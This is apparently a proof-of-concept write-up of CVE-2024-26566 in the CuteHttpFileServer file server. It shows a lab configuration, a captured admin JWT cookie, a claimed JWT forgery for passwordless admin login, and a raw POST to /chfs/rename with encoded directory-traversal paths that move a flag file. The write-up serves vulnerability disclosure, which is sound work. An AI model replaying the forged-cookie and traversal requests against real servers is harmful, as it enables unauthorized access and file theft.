# CVE-2024-26566 JWT/Rename(English)



Offical  website address:http://iscute.cn/chfs

Offical github website address：https://github.com/ods-im/CuteHttpFileServer

# Environment preparation

## Download chfs.exe

Enter Offical  website address:http://iscute.cn/chfs Select chfs-3.1-windows

# 下载

百度网盘分流下载：https://pan.baidu.com/s/1QDhTWb-CRUQaHkITSSrF1w 提取码：chfs

## 命令行程序

- chfs-changelog.txt
- chfs-linux-386-3.1.zip
- chfs-linux-amd64-3.1.zip
- chfs-linux-arm-3.1.zip
- chfs-linux-arm64-3.1.zip
- chfs-linux-mips-3.1.zip
- chfs-linux-mips64-3.1.zip
- chfs-linux-mips64le-3.1.zip
- chfs-linux-mips64softfloat-3.1.zip
- chfs-linux-mipsle-3.1.zip
- chfs-linux-mipssoftfloat-3.1.zip
- chfs-mac-amd64-3.1.zip
- chfs-windows-x64-3.1.zip
- chfs-windows-x86-3.1.zip

Download the .ini file

# 基本用法

## 非系统服务运行CLI

该程序是一个控制台程序，可直接双击运行，或在控制台/命令行中运行。可通过命令行参数进行相关配置，如使用'chfs --help'来查看帮助：

```
usage: chfs.exe []
  -file string
        Configuration file.
  -path string
        Shared directories, separated by '|'. (default ".")
  -port uint
        HTTP listening port. (default 80)
  -version
        Print version.
```

参数说明：

| | |
|---|---|
| **help:** | 显示帮助信息 |
| **path:** | 你要共享的目录，默认为程序运行目录。如果需要共享多个目录，则用"\|"符号隔开。**注意：如果路径带有空格，则需要将整个路径用引号包住。** |
| **port:** | 程序使用的端口号，默认为80 |
| **file:** | 配置文件，该文件可配置上述配置项，语法相同，如果配置有效则覆盖对应配置项。另外，一些功能需要通过配置文件进行配置，比如页面自定义和SSL证书设置。更详细的说明请参考配置文件：点击下载，**请认真参考。** |
| **version:** | 显示程序版本号 |

# configure .ini file

1.Powerusername: admin;

2.The password is gdgm.edu.cn@M1n9K1n

3.Grant the corresponding rw permissions to the admin user,then Read-only permissions for common users

```php
#---------------------------------------
# 请注意:
#     1，如果不存在键或对应值为空，则不影响对应的配置
#     2，配置项的值，语法如同其对应的命令行参数
#   //共享目录为D盘，监听端口号为8080
#    chfs --path="d:/" --port=8080
#  //通过配置文件进行配置，该文件可以不存在，待以后需要更改配置时使用
#   chfs --file="./cfg.ini"
#---------------------------------------

# 监听端口
port=8000
path=/home/ming/share_main/


[admin]
password=gdgm.edu.cn@M1n9K1n
rule.default=rw
rule.r=
rule.w=

[guest]
rule.default=r
rule.r=

# 用户操作日志存放目录，默认为空
# 如果赋值为空，表示禁用日志
log=

# 下载目录策略。disable:禁用; leaf:仅限叶子目录的下载; enable或其他值:不进行限制。
# 默认值为 enable
folder.download=

#-------------- 设置生效后启用HTTPS，注意监听端口设置为443-------------
# 指定certificate文件
ssl.cert=
# 指定private key文件
ssl.key=
# 设置会话的生命周期，单位：分钟，默认为30分钟
session.timeout=

```

# Get the admin cookie

Enter the passwd corresponding to admin according to the configuration file above,then locally login


**and obtain their cookies after login successfully**

```
GET / HTTP/1.1

Host: 172.30.43.159:8000

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwOTI3NzkzMH0.YdYxdkX_VBtnsWoaMQTMK6tr63NTWh5l3rU1q27hvwY; user=admin

Upgrade-Insecure-Requests: 1
```

# JWT Decryption and Forgery

**Note: .ini session in the configuration file is 30 minutes by default. Therefore, any JWT has to be obtained in the local environment, which cannot be provided herea**

JWT decryption, the payload only contains the admin user we just registered, without verifying the current user's password. At the same time, the symmetric key has also been decrypted. From then on, any identity login can be achieved using JWT



# Experimental effect

Now we are trying not to use a password, but to use our forged JWT to achieve login

## before login


### first

If you are not logged in admin, you only have the permission to download, but not the permission to rename or delete





## second

Passwordless login is achieved by using the JWT obtained before




# successful jwt  forgery

Pressing F5 to refresh the browser, it was observed that the administrator user has logged in successfully without needing a password. Hence, we can utilize the same method to log in as any identity, while also gaining elevated privileges, including the ability to rename and delete.




# Further exploit

After logging in as the admin user, you gain the ability to rename files. Combining this with a historical vulnerability in URL directory traversal, you can move any file from one location to another. For instance, moving /flag/flag/flag.txt to the default working directory /home/ming/share_main.

```
POST /chfs/rename HTTP/1.1

Host: 172.17.0.3:8000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

cache-control: no-cache

Content-Type: multipart/form-data; boundary=---------------------------387492560430303528193503395152

Content-Length: 377

Origin: http://172.17.0.3:8000

Connection: close

Referer: http://172.17.0.3:8000/

Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwOTI3Mjc3OH0.oXGZf37LrABxC01z05W-Z_imorz59LFapLI0bL8GJtc; {9c2028b6-2cb2-4ff5-bf33-e17126a2eeba}=value; user=admin


-----------------------------387492560430303528193503395152

Content-Disposition: form-data; name="new"


..%2F..%2F..%2F..%2F..%2F..%2Fhome%2Fming%2Fshare_main%2Fflag.txt

-----------------------------387492560430303528193503395152

Content-Disposition: form-data; name="old"


/../../../../flag/flag/flag.txt

-----------------------------387492560430303528193503395152--
```